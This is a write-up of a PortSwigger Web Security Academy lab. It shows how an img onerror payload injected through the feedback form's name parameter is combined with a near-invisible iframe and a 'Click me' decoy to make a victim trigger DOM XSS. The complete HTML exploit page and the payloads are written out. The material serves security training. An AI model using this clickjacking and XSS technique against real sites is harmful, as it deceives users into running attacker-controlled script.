| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Type | Clickjacking + DOM XSS |
| Difficulty | Practitioner |
| Objective | Trick the victim into clicking "Click me" to trigger print() via a DOM XSS in the feedback form |
Exploiting Clickjacking to Trigger DOM-Based XSS — Writeup
Reconnaissance
Initial Observation

There's a Submit Feedback option. Checking it out:


The feedback form has a Name field. After submitting, the name gets reflected on the page:

<span id="feedbackResult">Thank you for submitting feedback, Teto!</span>
The name is reflected raw into the DOM via feedbackResult. Testing if HTML is being interpreted — trying <h1>Teto</h1> as the name:


<span id="feedbackResult">Thank you for submitting feedback, <h1>Teto</h1>!</span>
HTML injection confirmed. Script tags don't work, but an <img> with onerror does:
<img src=teto.png onerror=alert(0)>
<span id="feedbackResult">Thank you for submitting feedback, <img src="teto.png" onerror="alert(0)">!</span>

Alert fires. Checking if the form fields can be prefilled via URL parameters:
/feedback?name=teto&[email protected]&subject=aaa&message=teto

They can. XSS via the name parameter, prefilled via URL, triggered on form submit — everything is in place.
Attack Path
Building the Clickjacking + XSS Page

Crafting the iframe URL with the XSS payload in the name parameter and overlaying the "Click me" div over the submit button. Swapping alert for print() as required by the lab:
<style>
    iframe {
        width: 500px;
        height: 1000px;
        opacity: 0.001;
    }
    div {
        position: absolute;
        top: 880px;
        left: 100px;
    }
</style>

<div>Click me</div>

<iframe src="https://0a83009b041a53b683401aff001a00c9.web-security-academy.net/feedback?name=<img src=teto.png onerror=print()>&[email protected]&subject=aaa&message=teto"></iframe>
Viewing the exploit:

print() fires. Deliver exploit to victim → lab solved :P
Resources
- PortSwigger — Clickjacking
- PortSwigger — DOM-based XSS
- MDN — iframe sandbox
- Burp Suite Professional — Clickbandit, exploit server